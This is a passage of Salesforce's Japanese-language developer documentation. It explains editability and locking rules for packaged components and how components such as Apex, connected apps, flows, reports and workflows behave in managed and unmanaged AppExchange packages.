Lightning インターフェース	• API バージョン • 説明 • 表示ラベル • マークアップ		名前
リストビュー		• ビューの一意の名前を除くすべての属性	• ビューの一意の名前

コンポーネント	開発者による編集可能	登録者と開発者による編集可能	ロック
指定ログイン情報	• エンドポイント • 表示ラベル	• 認証プロバイダ • 証明書 • ID 種別 • OAuth 範囲 • Password • プロトコル • ユーザ名	• 名前
ページレイアウト		• ページレイアウト名を除くすべての属性	• ページレイアウト名
権限セット	• 説明 • 表示ラベル • カスタムオブジェクト権限 • カスタム項目権限 • Apex クラスのアクセス設定 • Visualforce ページのアクセス設定		• 名前
プラットフォームキャッシュ			• すべての属性
レコードタイプ	• 説明 • レコードタイプの表示ラベル	• 有効 • ビジネスプロセス	• 名前
リモートサイトの設定		リモートサイト名を除くすべての属性	• リモートサイト名
レポート		• レポートの一意の名前を除くすべての属性	• レポートの一意の名前
Sコントロール	• コンテンツ • 説明 • 文字コード • ファイル名 • 表示ラベル	• ページにプレビルド	• Sコントロール名 • 型

コンポーネント	開発者による編集可能	登録者と開発者による編集可能	ロック
静的リソース	• 説明 • ファイル		• 名前
タブ	• 説明 • 文字コード • サイドバーあり • 高さ • 表示ラベル • Sコントロール • スプラッシュページのカスタムリンク • 型 • URL • 幅	• Salesforce Classic Mobile 対応 • タブスタイル	• タブ名
トランスレーション	• すべての属性		
入力規則	• 説明 • エラー条件数式 • エラー表示場所 • エラーメッセージ	• 有効	• ルール名
Visualforce コンポーネント	• API バージョン • 説明 • 表示ラベル • マークアップ		• 名前
Visualforce ページ	• API バージョン • 説明 • 表示ラベル • マークアップ		• 名前
ワークフローメールアラート		• 追加のメール • メールテンプレート • 差出人メールアドレス • メール受信者	• 説明

コンポーネント	開発者による編集可能	登録者と開発者による編集可能	ロック
ワークフロー項目自動更新	• 説明 • 項目値 • 数式の値	• ルックアップ	• 名前
ワークフローアウトバウンドメッセージ	• 説明 • エンドポイント URL • 送信する項目 • 送信セッション ID	• 送信ユーザ	• 名前
ワークフロールール	• 説明 • 評価条件 • ルール条件	• 有効	• ルール名
ワークフロー ToDo		• 任命先 • コメント • 期日 • 優先度 • レコードタイプ • 状況	• 件名

パッケージでのコンポーネントの動作

配布するアプリケーションを作成する場合は、パッケージに含めるもの、アプリケーションの設計方法、およびパッケージの配布方法 (管理または未管理) を決定してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

AppExchange パッケージを作成する

- 「AppExchange パッケージの作成」

メモ:

- コンポーネント名は、組織内で一意にする必要があります。コンポーネント名がインストーラの組織で競合しないようにするため、管理パッケージを使用して、すべてのコンポーネント名に名前空間プレフィックスが含まれるようにしてください。

Apex クラスまたはトリガ

パッケージの一部として含まれている Apex はいずれも、累積テストカバー率が少なくとも 75% である必要があります。各トリガについても何らかのテストを行う必要があります。パッケージを AppExchange にアップロードすると、すべてのテストが実行され、エラーがない状態で実行されていることが確認されます。また、インストーラの組織にパッケージがインストールされるときにも、すべてのテストが実行されます。インストーラは、テストに失敗した場合にパッケージをインストールするかどうかを決めることができます。

ヒント: 名前が競合することを避けるため、Salesforce では、Apex を含むすべてのパッケージに管理パッケージを使用することをお勧めします。このようにすると、すべての Apex オブジェクトに名前空間プレフィックスが含まれます。たとえば、`MyHelloWorld` という Apex クラスがあり、組織の名前空間が `OneTruCode` の場合、クラスは `OneTruCode.MyHelloWorld` として参照されます。

パッケージに Apex を含めるときの考慮事項は、次のとおりです。

- 管理パッケージは、一意の名前空間を受け取ります。この名前空間は、インストール先の組織で名前の重複を防ぐために、クラス名、メソッド、変数などの先頭に自動的に追加されます。
- 1 つのトランザクションでは、10 個の一意の名前空間のみを参照できます。たとえば、オブジェクトを更新するときに、管理パッケージでクラスを実行するオブジェクトがあるとします。その後、クラスは 2 番目のオブジェクトを更新します。つまり、他のパッケージの他のクラスを実行します。最初に 2 番目のパッケージに直接アクセスしない場合でも、同じトランザクション内で発生するため、1 つのトランザクションでアクセスする名前空間の数に含まれます。
- メソッドを Web サービスとして公開する場合は、登録者が Web サービスを呼び出す外部コードを記述できるように、詳細を説明したドキュメントを含めてください。
- Apex クラスがカスタム表示ラベルを参照していて、その表示ラベルが翻訳されている場合、翻訳をパッケージに含めるには、必要な個々の言語を明示的にパッケージ化します。
- Apex でカスタムオブジェクトの共有オブジェクト (MyCustomObject__share など) を参照すると、共有モデルの連動関係がパッケージに追加されます。他の組織がパッケージを正常にインストールできるようにするには、カスタムオブジェクトに対する組織の共有設定のアクセス権を [非公開] に設定する必要があります。

- 管理パッケージの一部である Apex クラスまたはトリガに含まれるコードは、自動的に隠され、インストール先の組織では見ることができません。唯一の例外として、グローバルとして宣言されているメソッドがあります。それらのメソッド署名はインストールを行う組織でも参照できます。
- Apex の `deprecated` アノテーションを使用して、今後のリリースの管理パッケージでは参照できない `global` メソッド、クラス、例外、列挙、インターフェース、変数を指定できます。要件の変化にともなって、管理パッケージのコードをリファクタリングする場合に役立ちます。別のパッケージバージョンを「管理-リリース済み」としてアップロードすると、最新のパッケージバージョンをインストールする新しい登録者に非推奨の要素が表示されることはありませんが、その要素は既存の登録者および API インテグレーションでは機能し続けます。
- 明示的に名前空間を参照する未管理パッケージに含まれる Apex は、アップロードできません。
- データカテゴリを参照する Apex コードは、アップロードできません。
- パッケージから Visualforce ページまたはグローバル Visualforce コンポーネントを削除する前に、削除するページまたはコンポーネントから公開 Apex クラスおよび公開 Visualforce コンポーネントへのすべての参照を削除します。参照を削除したら、ページまたはグローバルコンポーネントを削除する前に、登録者を中間パッケージバージョンにアップグレードします。

Apex 共有の理由

Apex 共有の理由は、パッケージに直接追加できますが、カスタムオブジェクトに対してしか使用できません。

コンパクトレイアウト

コンパクトレイアウトをパッケージ化する場合、そのレコードタイプの対応付けは含まれません。コンパクトレイアウトを含むパッケージの登録者またはインストーラは、そのレコードタイプの対応付けを各自の組織で再作成する必要があります。

接続アプリケーション

- 接続アプリケーションは、管理パッケージにのみ追加できます。未管理パッケージでは接続アプリケーションはサポートされていません。
- パッケージの登録者またはインストーラは、接続アプリケーションを単独で削除することはできません。そのパッケージのアンインストールのみを行えます。開発者はパッケージが「管理-リリース済み」としてアップロードされた後に、接続アプリケーションを削除できます。接続アプリケーションは、パッケージのアップグレード中に登録者の組織で削除されます。
- 接続アプリケーションを更新して、それを新しいパッケージバージョンに含めると、顧客組織でそのパッケージをアップグレードすれば、既存の接続アプリケーションが更新されます。
- OAuth 範囲または IP 範囲が前のバージョンから変更された接続アプリケーションを含むパッケージを転送アップグレードすると、アップグレードは失敗します。これは、インストール済みパッケージをアップグレードすることによって、顧客組織への広範なアクセス権を未承認ユーザが取得することをブロックするセキュリティ機能の一種です。この場合でも、顧客は同じパッケージのプルアップグレードを行えます。ただし、これは顧客の知識と同意がある場合に行えます。
- 既存の接続アプリケーション (つまり、Summer '13 よりも前に作成された接続アプリケーション) は、管理パッケージに追加できます。また、同じ管理パッケージに新しい接続アプリケーションと既存の接続アプリケーションを組み合わせることもできます。
- Summer '13 よりも前に作成された接続アプリケーションの場合、新しいバージョンをパッケージ化してアップロードするまで、既存のインストール URL をそのまま使用できます。パッケージの新しいバー

ジョンを更新済みの接続アプリケーションでアップロードすると、インストール URL は機能しなくなります。

カスタムコンソール
: カスタムコンソールコンポーネントがあるパッケージは、Service Cloud ライセンスがある組織か、「セールスコンソール」権限が有効になっている組織にのみインストールできます。

カスタム項目

- カスタム項目の選択リスト項目値は、登録者が追加、編集、削除できます。コード内で選択リスト値を明示的に参照する場合、開発者はこの点を慎重に検討してください。選択リスト値は、開発者が追加または削除できます。パッケージのアップグレード時に、登録者の組織では、既存の項目に新しい選択リスト値はインストールされません。開発者が削除したすべての選択リスト値は、登録者の組織で引き続き使用できます。
- 開発者は、デフォルト値がある限り、必須のカスタム項目を管理パッケージに追加できます。
- 自動採番種別の項目および必須項目は、オブジェクトが管理-リリース済みパッケージでアップロードされた後には追加できません。

カスタム表示ラベル
: 表示ラベルが翻訳されている場合、翻訳をパッケージに含めるには言語を明示的にパッケージに含める必要があります。登録者は、カスタム表示ラベルのデフォルトの翻訳を上書きできます。

カスタムオブジェクト

- パッケージ化したカスタムオブジェクトで開発者が［レポートを許可］または［活動を許可］属性を有効にすると、アップグレード時に登録者の組織でもこれらの機能が有効化されます。管理-リリース済みパッケージでこれらの属性を有効にすると、開発者と登録者のいずれもこれらを無効にできません。
- 標準ボタンおよびリンクの上書きも、パッケージ化できます。
- 拡張パッケージで、基本パッケージに含まれるカスタムオブジェクトの履歴情報にアクセスする場合は、基本パッケージの所有者と協力して次の操作を行います。

  1. 基本パッケージのリリース組織で履歴管理を有効にします。
  2. 基本パッケージの新しいバージョンをアップロードします。
  3. 拡張パッケージのリリース組織で基本パッケージの新しいバージョンをインストールし、履歴管理情報にアクセスします。

  基本パッケージに含まれるカスタムオブジェクトの履歴管理を、拡張パッケージのリリース組織で直接有効にすることはお勧めしません。有効にすると、パッケージをインストールするとき、および拡張パッケージのパッチ組織を作成するときに、エラーが発生することがあります。

カスタム権限
: 接続アプリケーションを含むカスタム権限のある変更セットをリリースする場合、接続アプリケーションが対象組織にすでにインストールされている必要があります。

カスタムレポートタイプ
: 開発者は、リリース後の管理パッケージ内のカスタムレポートタイプを編集し、新しい項目を追加できます。登録者は、管理パッケージの新しいバージョンをインストールするときに、こうした変更を自動的に受け取ります。ただし、開発者は、パッケージがリリースされた後にオブジェクトをレポートタイプから削除できません。管理パッケージの一部であるカスタムレポートタイプから項目を削除し、削除した項目がバケット化の一部であるかグループ化で使用されていると、エラーメッセージが表示されます。

カスタム設定

- 管理パッケージにカスタム設定が含まれていて、［表示］が[保護]に指定されている場合、カスタム設定は登録者組織のパッケージのコンポーネントリストには含まれません。カスタム設定のすべてのデータは、登録者には表示されません。

カスタムタブ

- カスタムタブの［タブスタイル］は、アプリケーション内で一意である必要があります。ただし、アプリケーションがインストールされた組織内では一意でなくてもかまいません。カスタムタブのスタイルは、インストーラの環境にある既存のカスタムタブとは競合しません。
- カスタムタブ名を異なる言語で表示するには、[設定]から［クイック検索］ボックスに「*タブと表示ラベルの名称変更*」と入力し、[タブと表示ラベルの名称変更]を選択します。
- 登録者は管理パッケージ内のカスタムタブを編集することはできません。

カスタマーポータルとパートナーポータル

カスタマーポータルまたはパートナーポータルの項目を参照するパッケージがサポートされています。パッケージをインストールするには、登録者はそれぞれのポータルを有効にしておく必要があります。

ダッシュボードコンポーネント

管理パッケージの開発者は、パッケージの前のバージョンでリリースされたレポートを参照するダッシュボードコンポーネントを導入することの意味を考慮する必要があります。登録者がレポートを削除したり、個人フォルダにレポートを移動したりすると、そのレポートを参照するダッシュボードコンポーネントはインストールに含まれません。また、登録者がレポートを変更した場合は、そのレポートではダッシュボードコンポーネントで表示される情報に影響する結果が返される可能性があります。そのため、開発者はダッシュボードとその関連レポートを同じバージョンでリリースする必要があります。

ディビジョン

- パッケージ内のカスタムオブジェクトでディビジョンが有効になっている場合、パッケージをインストールするには、登録者の組織でもディビジョン機能が有効になっている必要があります。
- レポートでディビジョン条件を設定しても、連動関係は設定されません。登録者の組織にインストールされるときに、設定は削除されます。
- レポートでオブジェクトのディビジョン項目(たとえば取引先のディビジョン)を集計すると、連動関係が設定されます。
- レポート内のオブジェクトのディビジョン項目が列として含まれていて、登録者の組織がオブジェクトのディビジョンをサポートしていない場合、列はインストール時に削除されます。
- オブジェクトのディビジョン項目が列として含まれるカスタムレポートタイプをインストールすると、組織がディビジョンをサポートしていない場合、その列は削除されます。

外部データソース

- 外部データソースを管理パッケージまたは未管理パッケージからインストールした後、登録者は外部システムへの再認証を行う必要があります。
  - パスワード認証の場合、登録者は外部データソース定義でパスワードを再入力する必要があります。
  - OAuth の場合、登録者は認証プロバイダのクライアント設定でコールバック URL を更新してから、外部データソースで［保存時に認証フローを開始］を選択して再認証する必要があります。

- 証明書はパッケージ化できません。証明書を指定する外部データソースをパッケージ化する場合は、同じ名前の有効な証明書が登録者組織に存在することを確認してください。

外部オブジェクト
管理パッケージおよび未管理パッケージでは、外部オブジェクトはカスタムオブジェクトコンポーネントに含まれます。

項目の連動関係

- 開発者と登録者は、項目の連動関係を追加、変更、または削除できます。
- 開発者が項目の連動関係を追加すると、登録者がすでに同じ項目に連動関係を指定していない限り、この連動関係はインストール時に追加されます。
- 開発者が連動関係を削除すると、この変更がアップグレード時に登録者の組織で反映されません。
- 開発者が連動項目と制御項目間に新しい選択リスト値の対応付けを導入すると、この対応付けはアップグレード時に追加されます。
- 開発者が選択リスト値の対応付けを削除すると、この変更はアップグレード時に登録者の組織で反映されません。

項目セット
インストール済みパッケージの項目セットでは、パッケージのアップグレード時に異なるマージ操作が行われます。

パッケージ開発者の操作	パッケージアップグレードでの動作
項目を［使用できません］から [項目セットで使用可能] または [項目セットで] に変更	変更された項目は、追加先がどの列であっても、アップグレードされた項目セットの最後に追加されます。
新規項目を追加	新規項目は、追加先がどの列であっても、アップグレードされた項目セットの最後に追加されます。
項目を [項目セットで使用可能] または [項目セットで] から［使用できません］に変更	項目は、アップグレードされた項目セットから削除されます。
項目を [項目セットで] から [項目セットで使用可能] に変更 (またはその逆)	変更はアップグレードされた項目セットには反映されません。

メモ: 登録者には、インストール済み項目セットへの変更が通知されません。開発者は、パッケージのリリースノートやその他のドキュメントを介して、リリース済み項目セットへの変更についてユーザに通知する必要があります。差し込みを行うと、項目セットから項目が削除される可能性があります。

項目セットがインストールされると、登録者はどの項目でも追加または削除できます。

フロー

- パッケージ化できるのは有効なフローのみです。フローの有効なバージョンは、パッケージバージョンをアップロードするときに決定されます。フローのバージョンがいずれも有効でない場合は、アップロードに失敗します。

- 異なるバージョンのフローで管理パッケージを更新するには、そのバージョンを有効化して、そのパッケージを再アップロードします。パッケージに新しく有効化されたバージョンを追加する必要はありません。ただし、誤ってフローバージョンを有効化し、パッケージをアップロードすると、そのフローバージョンが全ユーザに配布されます。確実にアップロードする必要があるバージョンであることを確認してください。
- リリース組織では、フローをリリースまたはベータ管理パッケージにアップロードすると、フローまたはフローバージョンを削除できません。
- 開発組織の管理-ベータパッケージのインストールからはフローコンポーネントを削除できません。
- インストール済みのパッケージからフローを削除することはできません。パッケージ化されたフローを組織から削除するには、無効にしてからパッケージをアンインストールします。
- 複数の未管理パッケージからインストールされた複数のバージョンのあるフローがある場合は、そのパッケージをアンインストールすると 1 つのバージョンのみを削除できます。フローの単一のバージョンを含むパッケージ (管理または未管理) のアンインストールを行うと、すべてのバージョンを含むフロー全体が削除されます。
- フローをパッケージパッチに含めることはできません。
- パッケージの有効なフローは、インストール後は有効です。新しくインストールされたバージョンが優先され、対象組織のフローの以前の有効なバージョンは無効になります。現在無効になっているバージョンに基づく進行中のフローがある場合は、引き続き無停止で実行できますが、前のバージョンのフローが反映されます。
- 組織で管理パッケージのアップグレードを行うと、開発者からより新しいフローバージョンがリリースされている場合に限り、新しいフローバージョンがインストールされます。複数回アップグレードを行うと、フローバージョンが複数になることがあります。
- 新規の対象組織に複数のバージョンのフローを含むパッケージをインストールすると、最新バージョンのフローのみがリリースされます。
- 組織に存在するフローと同じ名前で、異なるバージョン番号を持つ未管理のパッケージからフローをインストールする場合、新たにインストールされたフローは、既存のフローの最新バージョンになります。ただし、パッケージ化されたフローの名前とバージョン番号が組織のフローのものと同じである場合、パッケージのインストールは失敗します。フローを上書きすることはできません。
- Cloud Flow Designer は管理パッケージからインストールされたフローを開くことができません。

フォルダ

- Salesforce でフォルダに格納されるコンポーネント (ドキュメントなど) が個人フォルダや未整理のフォルダに格納されている場合は、パッケージに追加できません。Salesforce でフォルダに格納されるドキュメント、レポート、その他のコンポーネントは、公開されているフォルダに保存してください。
- ドキュメント、メールテンプレート、レポートまたはダッシュボードなどのコンポーネントは、公開者のフォルダ名を使用してインストーラの組織の新規フォルダに格納されます。これらのフォルダには、パッケージの一部であることを示す名前を付けます。
- 新しいレポート、ダッシュボード、ドキュメント、またはメールテンプレートがアップグレード時にインストールされ、コンポーネントが含まれているフォルダが登録者によって削除されている場合、フォルダは再作成されます。以前に削除されたフォルダに格納されていたコンポーネントは復元されません。

- フォルダに含まれているコンポーネントの名前は、個人フォルダを除き、同じコンポーネントタイプのすべてのフォルダで一意である必要があります。個人フォルダに含まれているコンポーネントは、個人フォルダでのみ一意である必要があります。

ホームページのコンポーネント
: カスタムホームページのレイアウトをパッケージ化すると、ページレイアウトに含まれているすべてのカスタムホームページのコンポーネントが自動的に追加されます。「お知らせ」などの標準コンポーネントは、パッケージに含まれておらず、インストーラの「お知らせ」を上書きすることはありません。カスタムホームページのレイアウトにメッセージを含めるには、メッセージを含むHTMLエリアタイプのカスタムホームタブのコンポーネントを作成します。[設定]から、[クイック検索] ボックスに「ホームページのコンポーネント」と入力し、[ホームページのコンポーネント]を選択します。次に、メッセージをカスタムホームページのレイアウトに追加します。

ホームページのページレイアウト
: インストール後は、すべての登録者のホームページのページレイアウトが、カスタムホームページのレイアウトに表示されます。ページレイアウト名にアプリケーション名を含めることで、レイアウトを区別します。

リストビュー
: クエリに関連付けられているリストビューをパッケージに含めることはできません。

マルチ通貨

- オブジェクトの通貨項目が列として含まれるレポートまたはカスタムレポートタイプを登録者がインストールする場合、登録者の組織でマルチ通貨が有効にされていないと、その列は削除されます。
- レポートの条件でオブジェクトの通貨項目 ([取引先 通貨] など) を参照すると、連動関係が設定されます。
- レポート内のオブジェクトの通貨項目を集計すると、連動関係が設定されます。
- レポート条件値で通貨指定 (たとえば、「年間売上 次の文字列と一致する GBP 100」) を使用すると、連動関係は設定されません。レポートでは、インストーラの組織で実行されるときに通貨をサポートしていない場合、エラーが生成されます。
- レポート内のオブジェクトの通貨項目が列として含まれていて、登録者の組織でマルチ通貨が有効にされていない場合、列はインストール時に削除されます。
- オブジェクトの通貨項目が列として含まれるカスタムレポートタイプを登録者がインストールする場合、組織でマルチ通貨が有効にされていないと、その列は削除されます。

指定ログイン情報

- 指定ログイン情報を管理パッケージまたは未管理パッケージからインストールした後、登録者は外部システムへの再認証を行う必要があります。
  - パスワード認証の場合、登録者は指定ログイン情報定義でパスワードを再入力します。
  - OAuth の場合、登録者は認証プロバイダのクライアント設定でコールバック URL を更新し、指定ログイン情報で [保存時に認証フローを開始] を選択して再認証します。
- 指定ログイン情報はパッケージに自動的に追加されません。コールアウトエンドポイントとして指定ログイン情報を指定する外部データソースまたは Apex コードをパッケージ化する場合、指定ログイン情報をパッケージに追加します。または、登録者組織に同じ名前の有効な指定ログイン情報があることを確認します。

複数の組織がある場合、各組織に同じ名前でエンドポイント URL が異なる指定ログイン情報を作成できます。これにより、それらの指定ログイン情報の共有名を参照するコールアウト定義を 1 つだけパッケージして(すべての組織で)リリースできます。たとえば、各組織の指定ログイン情報に異なるエンドポイント URL を指定して、開発環境と本番環境の違いに対応することができます。Apex コールアウトでそれらの指定ログイン情報の共有名が指定されている場合、コールアウトを定義する Apex クラスをパッケージ化して、プログラムで環境をチェックすることなく、すべての組織にリリースできます。

- 証明書はパッケージ化できません。証明書を指定する指定ログイン情報をパッケージ化する場合は、同じ名前の有効な証明書が登録者組織に存在することを確認してください。
- 指定ログイン情報の次のコールアウトオプションは、ユーザインターフェースからのみ設定できます。デフォルト値が対象組織に対して適切ではない場合、その組織のシステム管理者がリリース後に手動で指定ログイン情報を設定する必要があります。
  - 認証ヘッダーを生成 — デフォルト: 有効化
  - `HTTP` ヘッダーの差し込み項目を許可 — デフォルト: 無効化
  - `HTTP` 本文の差し込み項目を許可 — デフォルト: 無効化

ページレイアウト

パッケージをアップロードするユーザのページレイアウトは、Group Edition および Professional Edition 組織で使用されるレイアウトであり、それが Enterprise Edition、Unlimited Edition、Performance Edition、Developer Edition 組織のデフォルトのページレイアウトになります。

パッケージページレイアウトが既存のオブジェクトにインストールされている場合、そのレイアウトは、補完的なレコードタイプと一緒にパッケージ化します。一緒にパッケージ化しない場合は、インストール済みのページレイアウトを手動でプロファイルに適用します。

パッケージをインストールした結果としてページレイアウトとレコードタイプが作成されると、インストールまたはアップグレード時にプロファイルが対応付けられない限り、アップロードするユーザのこのレコードタイプに割り当てられたページレイアウトが、登録者組織のすべてのプロファイルの同じレコードタイプに割り当てられます。

権限セット

パッケージには、次の権限およびアクセス設定を指定した権限セットをコンポーネントとして含めることができます。

- カスタムオブジェクト権限
- 外部オブジェクト権限
- カスタム項目権限
- カスタム権限
- カスタムタブ表示の設定
- Apex クラスのアクセス
- Visualforce ページのアクセス
- 外部データソースへのアクセス

メモ: 割り当てられたアプリケーションおよび標準タブ表示は、権限セットコンポーネントには含まれません。

権限のコレクションをインストールまたはアップグレードするには、権限セットを使用します。プロファイル設定とは対照的に、権限セットでプロファイルは上書きされません。

選択リスト値

- 登録者は選択リスト項目値の名前を変更または削除できます。Apexで選択リスト値を明示的に参照する場合、開発者はこの点を慎重に検討してください。
- 選択リスト項目値は、開発者の組織で追加または削除できます。アップグレード時に新しい値はインストールされません。開発者が削除した値は、登録者が削除するまで登録者の組織で引き続き使用できます。

プロファイルの設定

プロファイルの設定には、パッケージ内のコンポーネントについて次の項目が含まれます。

- 割り当てられたアプリケーション
- 割り当てられた接続アプリケーション
- タブ設定
- ページレイアウトの割り当て
- レコードタイプの割り当て
- カスタムオブジェクト権限
- 外部オブジェクト権限
- カスタム項目権限
- カスタム権限
- Apex クラスのアクセス
- Visualforce ページのアクセス
- 外部データソースへのアクセス

プロファイルの設定により、インストーラの組織の既存のプロファイルが特定の権限および設定変更で上書きされます。

レコードタイプ

- パッケージにレコードタイプが含まれている場合、パッケージをインストールするには、登録者の組織がレコードタイプをサポートしている必要があります。
- 新しい選択リスト値がインストールされると、その値は開発者が指定した対応付けに基づいて、インストール済みのすべてのレコードタイプに関連付けられます。登録者はこの関連付けを変更できます。
- レポートの条件でオブジェクトのレコードタイプ項目（[取引先レコードタイプ] など）を参照すると、連動関係が設定されます。
- レポートの条件でオブジェクトのレコードタイプ項目（[取引先レコードタイプ] など）を集計すると、連動関係が設定されます。
- オブジェクトのレコードタイプ項目が列としてレポートに含まれていて、登録者の組織がオブジェクトのレコードタイプを使用していないか、レコードタイプをサポートしていない場合、列はインストール時に削除されます。
- オブジェクトのレコードタイプ項目が列として含まれるカスタムレポートタイプをインストールすると、組織がレコートタイプをサポートしていないか、オブジェクトにレコードタイプが定義されていない場合、その列は削除されます。

レポート作成スナップショット

管理パッケージの開発者は、パッケージの前のバージョンでリリースされたレポートを参照するレポート作成スナップショットを導入することの意味を考慮する必要があります。登録者がレポートを削除したり、個人フォルダにレポートを移動したりすると、たとえパッケージインストールのページでインストールされることが示されていても、そのレポートを参照するレポート作成スナップショットはインストールされません。また、登録者がレポートを変更した場合、そのレポートでレポート作成スナップショットで表示される情報に影響する結果が返される可能性があります。そのため、開発者はレポート作成スナップショットとその関連レポートを同じバージョンでリリースします。

登録者が実行ユーザを選択するため、実行ユーザがソース項目または対象項目にアクセスできない場合は、一部のレポート作成スナップショット項目の対応付けが無効になる可能性があります。

レポート

レポートにパッケージ化できない要素が含まれている場合、その要素は削除またはダウングレードされるか、パッケージのアップロードに失敗します。次に例を示します。

- 活動および商談レポートから階層のドリルダウンが削除されます。
- パッケージ化できない項目の検索条件は、自動的に削除されます (たとえば、標準オブジェクトレコードタイプの検索条件)。
- パッケージ化できない項目の検索条件ロジック (標準オブジェクトレコードタイプの検索条件など) がレポートに含まれていると、パッケージのアップロードに失敗します。
- 標準のキャンペーンレポートの [キャンペーンの選択] 項目のルックアップ値は削除されます。
- レポートが非公開フォルダまたは [未整理公開レポート] フォルダに移動されると、レポートがパッケージから削除されます。
- Chart Analytics 2.0 が存在しない組織にパッケージをインストールすると、次のようになります。
  - 組み合わせグラフは、削除される代わりにダウングレードされます。たとえば、折れ線を追加した組み合わせ縦棒グラフは単純な縦棒グラフにダウングレードされ、棒を追加した組み合わせ棒グラフは単純な棒グラフにダウングレードされます。
  - ドーナツやじょうごなど、サポートされていないグラフの種類は削除されます。

Sコントロール

登録者がインストールできるのは、2010 年 1 月 1 日以前に作成された未管理パッケージの S コントロールのみです。

S コントロールは廃止され、Visualforce (ページ 6285) ページに置き換えられました。

トランスレーションワークベンチ

- トランスレーションワークベンチを有効にして、パッケージに言語を追加した場合、関連付けられている翻訳された値は適切なコンポーネントと共に自動的にパッケージ化されます。可能なすべてのコンポーネントに翻訳が指定されていることを確認してください。
- パッケージのインストーラは、[パッケージの詳細] ページでサポートされている言語を確認できます。パッケージ化されている言語の翻訳は、インストーラが特定の機能を有効にしなくても表示されます。インストーラがトランスレーションワークベンチを有効にする必要があるのは、インストール後に未管理コンポーネントの翻訳を変更する場合や、管理パッケージのカスタム表示ラベルの翻訳を上書きする場合、またはその他の言語に翻訳する場合です。

- パッケージ拡張を設計する場合は、拡張コンポーネントの翻訳を含めることができますが、基本パッケージのコンポーネントに翻訳を追加することはできません。

入力規則
パッケージ化されたカスタムオブジェクトの場合、関連する入力規則も暗黙的にパッケージ化されます。

Wave Analytics

Wave Analytics コンポーネントには、Wave アプリケーション、ダッシュボード、データフロー、データセット、レンズなどがあります。Wave コンポーネントをパッケージ化するときには、次のヒントとベストプラクティスに留意してください。

- Wave システム管理者権限は、パッケージを作成するためには必要ですが、リリースするためには必要ありません。リリースには Salesforce システム管理者権限のみが必要です。
- データセットとデータフローの間には関連付けはありません。つまり、連動はしません。両方をパッケージ化する場合は、手動で追加する必要があります。そうしないと、リリース中にエラーが表示されます。変更セットの場合と同様に、データセットとデータフローの両方をパッケージ化するときには手動で追加します。
- リリースするダッシュボードで使用している画像ウィジェットが対象組織で使用不可の画像ファイルを参照している場合、画像が表示されません。これには 2 つの回避策があります。手動で画像をアップロードするか、画像を含むフォルダをパッケージに追加します。画像ウィジェット内の画像ファイルのドキュメント ID は画像のドキュメント ID と一致する必要があります。ドキュメント ID が無効な場合、ユーザはダッシュボードを対象組織に保存できませんが、参照および編集は可能です。
- リリースするダッシュボードに、対象組織に存在する別のダッシュボードを参照するリンクウィジェットがある場合、リンク参照が正しくなるように手動で更新する必要があります。リンク先のダッシュボードが対象組織に存在しない場合、エラーメッセージが表示されます。リンク先のダッシュボードもリリースするか、対象組織内でリンク先ダッシュボードを再作成します。リンク先ダッシュボードを参照するようにリンクウィジェットを更新します。
- データフローをパッケージ化する場合は注意が必要です。無効なスキーマの上書き、およびサポートされていないパラメータや無効なパラメータは削除されます (たとえば、`Type = dim` はサポートされなくなり、`Type = text` になりました)。JSON でのコメントは削除されます。ノードが異なる順序で表示されることがあります。

ワークフロー

- Salesforce では、公開グループ、パートナーユーザ、またはロール受信者が存在するワークフローアラートをアップロードできません。アプリケーションをアップロードする前に、受信者を特定のユーザに変更してください。インストール時に、Salesforce がこのユーザをアプリケーションをインストールするユーザに置き換えます。インストーラは必要に応じてアプリケーションをカスタマイズできます。
- Salesforce では、[所有者] 項目をキューに変更するワークフロー項目自動更新をアップロードできません。アプリケーションをアップロードする前に、更新された項目の値を特定のユーザに変更してください。インストール時に、Salesforce がこのユーザをアプリケーションをインストールするユーザに置き換えます。インストーラは必要に応じてアプリケーションをカスタマイズできます。
- Salesforce では、標準オブジェクトまたは管理-インストール済みオブジェクトのレコードタイプを参照するワークフロールール、項目自動更新、アウトバウンドメッセージをアップロードできません。
- Salesforce では、ロールに割り当てられるワークフロー ToDo をアップロードできません。アプリケーションをアップロードする前に、[割り当て先] 項目を特定のユーザに変更してください。インストール時

に、Salesforceがこのユーザをアプリケーションをインストールするユーザに置き換えます。インストーラは必要に応じてアプリケーションをカスタマイズできます。

- ワークフロールールと、メールアラートや項目自動更新などの関連付けられたワークフローアクションをパッケージ化できます。ただし、時間ベースのトリガはパッケージに含まれません。アプリケーションに不可欠な時間ベースのトリガを設定するように、インストーラに通知してください。

  フロートリガはパッケージ化できません。フロートリガワークフローアクションのパイロットプログラムは終了します。組織でパイロットをすでに有効にしている場合は、引き続きフロートリガワークフローアクションを作成および編集できます。組織でパイロットを有効にしなかった場合は、代わりにプロセスビルダーの[フロー]アクションを使用します。

- 一部のワークフローアクションが開発者によって保護されている場合があります。保護されたコンポーネントについての詳細は、「保護コンポーネント」(ページ 6654)を参照してください。
- 開発者は、ワークフローアクションとワークフロールールの関連付けをいつでも作成または削除できます。関連付けの削除を含むこれらの変更は、インストール時に登録者の組織で反映されます。管理パッケージでは、開発者によって関連付けられた場合、登録者は関連付けられているワークフロールールからワークフローアクションの関連付けを削除できません。
- ワークフローメールアラートのメール受信者など、ワークフローアクションで参照される特定のユーザは、パッケージをインストールするユーザに置き換えられます。ロール、公開グループ、取引先チーム、商談チーム、ケースチーム内の役割を参照するワークフローアクションはアップロードされない場合があります。
- ワークフローメールアラートの［差出人メールアドレス］など、組織の共有アドレスへの参照は、インストール中に現在のユーザにリセットされます。
- インストールまたはアップグレードされたパッケージで新しく作成したすべてのワークフロールールは、インストール時に、アップロードされたパッケージと同じ有効化状況になります。

保護コンポーネント

開発者は、特定のコンポーネントに*保護*マークを付けることができます。保護コンポーネントは、登録者の組織で作成されたコンポーネントからリンク付けしたり参照したりすることはできません。開発者は、今後のリリースで、インストールの失敗を心配することなく保護コンポーネントを削除できます。ただし、コンポーネントが非保護に設定され、グローバルにリリースされると、開発者は削除できなくなります。開発者は、管理パッケージの次のコンポーネントに保護マークを付けることができます。

- カスタム表示ラベル
- カスタムリンク (ホームページのみ)
- ワークフローアラート
- ワークフロー項目自動更新
- ワークフローアウトバウンドメッセージ
- ワークフロー ToDo

知的財産に関する考慮事項

知的財産とその保護について検討するときに重要な情報を次に示します。

- 自分の知的財産であり、共有する権利を持っているパッケージコンポーネントのみを公開します。

- コンポーネントがForce.com AppExchangeで公開されると、それをインストールしたユーザから回収することはできません。
